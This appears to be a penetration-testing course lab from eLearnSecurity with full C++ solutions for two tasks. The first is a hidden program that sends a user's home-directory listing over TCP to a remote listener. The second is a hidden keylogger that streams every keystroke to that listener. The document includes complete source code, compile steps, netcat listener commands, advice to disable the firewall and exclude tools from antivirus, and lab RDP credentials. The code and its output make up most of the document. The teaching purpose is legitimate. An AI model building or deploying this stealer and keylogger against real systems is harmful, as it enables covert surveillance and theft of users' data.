
eLearnSecurity
Forging security professionals

C++-ASSISTED EXPLOITATION



PRELIMINARY SKILLS | SECTION 2 MODULE 2 | LAB #6

LAB

1. Scenario

Being able to develop/code your own tools is a great skill to have as a penetration tester. This skill will allow you to be flexible in case one of the commonly used tools malfunctions. It will also help you understand an attack's underpinnings.

The IT Security Manager of the company you work for tasked you with creating two C++-based information stealers to sharpen your C++ skills.

2. Goals

- Develop a simple remote information stealer
- Develop a simple keylogger that sends any logged keystrokes back to the penetration tester

3. What you will learn

- Basic C++ functionalities on Windows
- Sending data over TCP using C++

4. Recommended tools

- RDP (mstsc on Windows or rdesktop on kali)
- Netcat

5. Tasks

Task 1: Create a simple program that steals user's directory content


Using C++, write a program that checks what files and directories are stored in the target's directory, and also sends their name back to the penetration tester.

Connect to the virtual environment using the openvpn file supplied. Once connected to the VPN, use RDP to connect to a machine where you can develop the required program. Below are the RDP connection details.

If you are on Windows:

- Click start / Windows button+r and type "mstsc". A dialog box with remote connection should appear.
- Type in the machine address and the non-standard RDP port. In this case:

  172.16.160.155:65520



Username: **AdminELS**

Password: **Nu3pmkfyX**

If you are on Linux (e.g., Kali Linux):

You should open a terminal and type: **rdesktop 172.16.160.155:65520**

Then, log in with credentials above.

Hints:

- You might want to use the dirent C++ library.
- For the networking capabilities of this tool, it will be simpler to use the Winsock library and send data over TCP.
- For receiving data, you can use tools like netcat or ncat – don't write your own.
- **You can use the machine you connect to via RDP as a victim machine. You do not need to send the created stealer program anywhere else.**

Task 2: Create a simple keylogger that sends any collected information back to the penetration tester


Using C++, write a program that runs invisibly, collects the user's keystrokes and sends them back via a network to an address of choice.

Connect to the virtual environment using the openvpn file supplied. Once connected to the VPN, use RDP to connect to a machine where you can develop the required program. Below are the RDP connection details.

If you are on Windows:

- Click start / Windows button+r and type "mstsc". A dialog box with remote connection should appear.
- Type in the machine address and non-standard RDP port. In this case:

  172.16.160.155:65520



Username: **AdminELS**

Password: **Nu3pmkfyX**

If you are on Linux (e.g., Kali Linux):

You should open terminal and type: **rdesktop 172.16.160.155:65520**

Then, log in with credentials above.

Hints:

- You might want to hide the window from the target leveraging the ShowWindow() function.
- For the networking capabilities of this tool, it will be simpler if you use a TCP connection. Leverage the Winsock library.
- For capturing keys, you might want to use the GetAsyncKeyState() function.
- For receiving data, you can use tools like netcat or ncat – don't write your own.
- **You can use the machine you connect to via RDP as a victim machine. You do not need to send the created keylogger program anywhere else.**

SOLUTIONS

Below, you can find solutions for each task. As a reminder, you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1: CREATE A SIMPLE PROGRAM THAT STEALS USER'S DIRECTORY CONTENT

The code below is also available on the RDP Machine, inside the **c:\Users\AdminELS\Desktop\C++** directory.

We start off by writing the code. It will be divided into header definitions and two functions. Each of them will be discussed in detail below. First, let's start with headers and **preprocessor directives**.

Headers and **preprocessor directives** are information for the environment (including compiler software) and should be added to the final program to get it working.

Moreover, **headers** that are **included** using the #include directive, are like external libraries; they need to be added to the program in order to support additional functionality. On the other hand, a good practice is to keep the program as small as possible; so, only required headers should be added (we do not add all of them when we only need a few).

Comments in the code below ("//" or "/* */ ") explain the purpose of each line:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS /* we use winsock utilities and we do not want the compiler to complain about older functionalities used, since the below code is sufficient for our needs. */
#pragma comment(lib, "Ws2_32.lib") /* we need the Ws2_32.lib library in order to use sockets (networking) */
/* now comes headers which provide various utilities for our program: */
#include <iostream> //standard input/output utilities
#include <winsock2.h> //networking utilities
#include <stdio.h> //standard input/output utilities

#include <stdlib.h> //standard input/output utilities
#include <dirent.h> //directory utilities
#include <string> //string utilities
```

Next, we write our first function that will be responsible for collecting the path of the current user's directory on the filesystem:

```
char* userDirectory() /* char* before a functions' name means it will return a pointer to a string */
{
  char* pPath; // we define a variable of type pointer to char and name it pPath;
  pPath = getenv ("USERPROFILE"); /* we use the function getenv that is shipped with the previously included headers in order to know the user's directory location – in this case, it is kept in an environment variable of the Windows system called "userprofile" */
  if (pPath!=NULL) //check if the retrieved path is not empty
  {
      return pPath; //return the directory path and exit the function
  } else { /* if the path is empty which means that it was not possible to retrieve the path */
      perror(""); //print the error and exit
  }
}
```

Let's now continue with the main function.

```
int main() //declaration of the main function
{
      ShowWindow(GetConsoleWindow(), SW_HIDE); // do not show (hide) this program window
      WSADATA WSAData; //declaration of Structure (structure is a specific type of variable) holding information about windows socket implementation
      SOCKET server; //variable used to store the connection of the SOCKET type
      SOCKADDR_IN addr; /* variable holding connection details – of SOCKADDR_IN type (also a structure) */

      WSAStartup(MAKEWORD(2, 0), &WSAData); //initialize usage of the winsock library (needed for opening a network connection)
      server = socket(AF_INET, SOCK_STREAM, 0); //set up a TCP socket
```

```
	addr.sin_addr.s_addr = inet_addr("192.168.0.29"); // specify the target of network connection - replace the ip with your listening ip address
	addr.sin_family = AF_INET; //set address family (AF) to AF_INET – this address family contains IPv4 addresses to be used to communicate over TCP
	addr.sin_port = htons(5555); //remote port – change it to your listening port
	connect(server, (SOCKADDR *)&addr, sizeof(addr)); //connect to the previously set up target host/port
```

Now the socket and its outgoing network TCP connection are established; data can now be sent over TCP. In this case, the server variable holds the connection details, so further sending any data to this target will be done using the server variable.

Next, the directory reading will take place:

```
	char* pPath = userDirectory(); // new local variable pPath is declared and user's directory is assigned to it (using the previously written function userDirectory()
	send(server, pPath, sizeof(pPath), 0); //the path is sent to the penetration tester on the previously set ip address and port

	DIR *dir; //new variable named dir: pointer to type DIR
	struct dirent *ent; //new variable named ent: pointer to structure
	if ((dir = opendir (pPath)) != NULL) { //if opening directory at retrieved path brings any results
		while ((ent = readdir (dir)) != NULL) { //iterate over items within the directory, as long as there are next items:
		send(server, ent->d_name, sizeof(ent->d_name), 0); //send name of current item (file or directory contained within user's path) to the penetration tester
		}
		closedir (dir); //close the directory that was read
	} else {
		perror (""); //if there was an error opening the directory, print the error – this can be deleted from the final version if it works correctly so that the target does not see errors printed
	}
```


The last thing to do is to close the connection and turn off the networking library, which can be done using the below two instructions:

```
        closesocket(server); //close the socket
        WSACleanup(); //clean up the Winsock library components
}
```

Compilation instructions:


In order for the compiler to include the windows socket library, one more thing needs to be done.

In DevC++, go to “Tools”, click “Compiler options” and in the bottom box type “ -lws2_32”, as seen in the below picture:



Now, click “OK”. You can finally compile the program.

Use the “Compile” button as per the screenshot below:



The resulting program should be a .exe file with the same name as your project, inside the project’s directory.

Usage:

First, you need to download a tool to listen for TCP traffic **on the machine from inside which you connected to this lab (not the one you RDPed into)**. The best choice is Netcat.

On Windows:

https://eternallybored.org/misc/netcat/

Unpack the archive (be careful as windows defender might complain that this is a virus, so it’s recommended to at least make this file an exception for AV).

Depending on your system architecture, use nc.exe (for 32 bit) or nc64.exe (for 64 bit).

On Linux:

You might want to use the kali linux built-in netcat as well; it’s up to you.

Navigate to the directory where netcat resides. Then, run:

```
nc.exe -lvp 5555 (or the port you specified in source above) <- For Windows
nc –lvp 5555 (or the port you specified in the source above) <- For Linux
```

TIP: If your program is not connecting and you are using Windows, check the Firewall settings. It is possible that the firewall is blocking you, so you might want to turn it off for this exercise.

```
C:\Users>nc -lvp 5555
listening on [any] 5555 ...
```

Now, go to the target/victim machine (**the one you RDPed into**) and execute the program.

Going back to your "attacking" machine, you should see something similar to the below.

```
connect to [172.16.160.13] from WIN10 [172.16.160.155] 49677
C:\Users.

                        ..

                                        AppData

                                                        Application Data

                                                                        Contacts on Data

                                                                                        Cookies  on
Data
```

Here is the full code of the program:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#pragma comment(lib, "Ws2_32.lib")
#include <iostream>
#include <winsock2.h>
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <string>


char* userDirectory()
{
   char* pPath;
   pPath = getenv ("USERPROFILE");
   if (pPath!=NULL)
   {
```

```
        return pPath;
    } else {
        perror("");
    }    //otherwise exit
}


int main()
{
        ShowWindow(GetConsoleWindow(), SW_HIDE);
        WSADATA WSAData;
        SOCKET server;
        SOCKADDR_IN addr;

        WSAStartup(MAKEWORD(2, 0), &WSAData);
        server = socket(AF_INET, SOCK_STREAM, 0);
        addr.sin_addr.s_addr = inet_addr("192.168.0.29");
        addr.sin_family = AF_INET;
        addr.sin_port = htons(5555);
        connect(server, (SOCKADDR *)&addr, sizeof(addr));

        char* pPath = userDirectory();
        send(server, pPath, sizeof(pPath), 0);

        DIR *dir;
        struct dirent *ent;
        if ((dir = opendir (pPath)) != NULL) {
            /* print all the files and directories within directory */
              while ((ent = readdir (dir)) != NULL) {
              send(server, ent->d_name, sizeof(ent->d_name), 0);
              }
              closedir (dir);
        } else {
```

```
                /* could not open directory */
                perror ("");
        }
        ////clean up
        closesocket(server);
        WSACleanup();
}
```

Task 2: Create a simple keylogger that sends any collected information back to the penetration tester

The code below is also available on the RDP Machine, inside the **c:\Users\AdminELS\Desktop\C++** directory.

First, the beginning of the program will be exactly the same as the previous one. We will start with the required **headers** and **preprocessor directives** to handle sockets (networking) and input/output operations.

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS /* we use winsock utilities and we do not want the compiler to complain about older functionalities used since the below code is sufficient for our needs. */
#pragma comment(lib, "Ws2_32.lib") /* we need the library Ws2_32.lib library in order to use sockets (networking) */
#include <iostream> //standard input/output utilities
#include <winsock2.h> //networking utilities
#include <stdio.h> //standard input/output utilities
#include <stdlib.h> //standard input/output utilities
#include <Windows.h> //Windows libraries
```

Next, we write our first function that is related to the initial specifications:

```
int main()
{
	ShowWindow(GetConsoleWindow(), SW_HIDE); // do not show (hide) this program window
	char KEY; //declare a variable for single key, of type char

	WSADATA WSAData; //declaration of Structure (structure is a specific type of variable) holding information about windows socket implementation
	SOCKET server; //variable used to store the connection, of type SOCKET
	SOCKADDR_IN addr; /* variable holding connection details – of SOCKADDR_IN type (also a structure) */
```

```
	WSAStartup(MAKEWORD(2, 0), &WSAData); //initialize usage of the winsock library (needed for opening a network connection)
	server = socket(AF_INET, SOCK_STREAM, 0); //set up a TCP socket
	addr.sin_addr.s_addr = inet_addr("192.168.0.29"); // specify the target of the network connection - replace the ip with your listening (tap0) ip address
	addr.sin_family = AF_INET; //set address family (AF) to AF_INET – this address family contains the IPv4 addresses to be used to communicate over TCP
	addr.sin_port = htons(5555); //remote port – change it to your listening port
	connect(server, (SOCKADDR *)&addr, sizeof(addr)); //connect to the previously set up target host/port
```

Next, we write the code that will be responsible for collecting the pressed keys.

```
while (true) { //do this forever:
		Sleep(10); //pause (Sleep) for 10 miliseconds
		for (int KEY = 0x8; KEY < 0xFF; KEY++) //check if this is a printable key (key codes are defined by Microsoft)
		{
			if (GetAsyncKeyState(KEY) == -32767) { //if a key was pressed

				char buffer[2]; //declare a variable that will hold the pressed key
				buffer[0] = KEY; //insert the key into the variable
				send(server, buffer, sizeof(buffer), 0);//send it over the network
			}
		} }
```


Next, we need to close the connection and clean up the Winsock:

```
	closesocket(server); //close socket
	WSACleanup(); //clean up Winsock }
```


Compilation instructions:

In order for the compiler to include the windows socket library, one more thing needs to be done.

In DevC++, go to “Tools”, click “Compiler options” and in the bottom box type “ -lws2_32”, as per the below picture:



Then, click “OK”. You can finally compile the program. Use the “Compile” button as per the below screenshot:



The resulting program should be a .exe file with the same name as your project, inside the project's directory.

Usage:

First, you need to download a tool to listen for TCP traffic **on the machine from inside which you connected to this lab (not the one you RDPed into)**. The best choice is Netcat.

On Windows:

https://eternallybored.org/misc/netcat/

Unpack the archive (be careful as windows defender might complain that this is a virus, so it's recommended to at least make this file an exception for AV).

Depending on your system architecture, use nc.exe (for 32 bit) or nc64.exe (for 64 bit).

On Linux:

You might want to use the kali linux built-in netcat as well; it's up to you.

Navigate to the directory where netcat resides. Then, run:

```
nc.exe -lvp 5555 (or the port you specified in source above) <- For Windows
nc –lvp 5555 (or the port you specified in the source above) <- For Linux
```

TIP: If your program is not connecting and you are using Windows, check the Firewall settings. It may be possible that the firewall is blocking you, so you might want to turn it off for this exercise.

Go to the target/victim machine (**the one you RDPed into**), execute the program and type something.

Going back to your "attacking" machine, you should see something similar to the below.

```
C:\Users>nc -lvp 5555
listening on [any] 5555 ...
connect to [172.16.160.13] from WIN10 [172.16.160.155] 49680
S O M E T H I N G
```

Here is the full code of the program:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#pragma comment(lib, "Ws2_32.lib")
#include <iostream>
#include <winsock2.h>
#include <stdio.h>
#include <stdlib.h>
#include <Windows.h>

int main()
{
	ShowWindow(GetConsoleWindow(), SW_HIDE);
	char KEY;

	WSADATA WSAData;
	SOCKET server;
	SOCKADDR_IN addr;

	WSAStartup(MAKEWORD(2, 0), &WSAData);
	server = socket(AF_INET, SOCK_STREAM, 0);
	addr.sin_addr.s_addr = inet_addr("192.168.0.29");
	addr.sin_family = AF_INET;
	addr.sin_port = htons(5555);
```

```
	connect(server, (SOCKADDR *)&addr, sizeof(addr));

		while (true) {
		Sleep(10);
		for (int KEY = 0x8; KEY < 0xFF; KEY++)
		{
			if (GetAsyncKeyState(KEY) == -32767) {

					char buffer[2];
					buffer[0] = KEY;
					send(server, buffer, sizeof(buffer), 0);
			}
		}
	}
	closesocket(server);
	WSACleanup();
}
```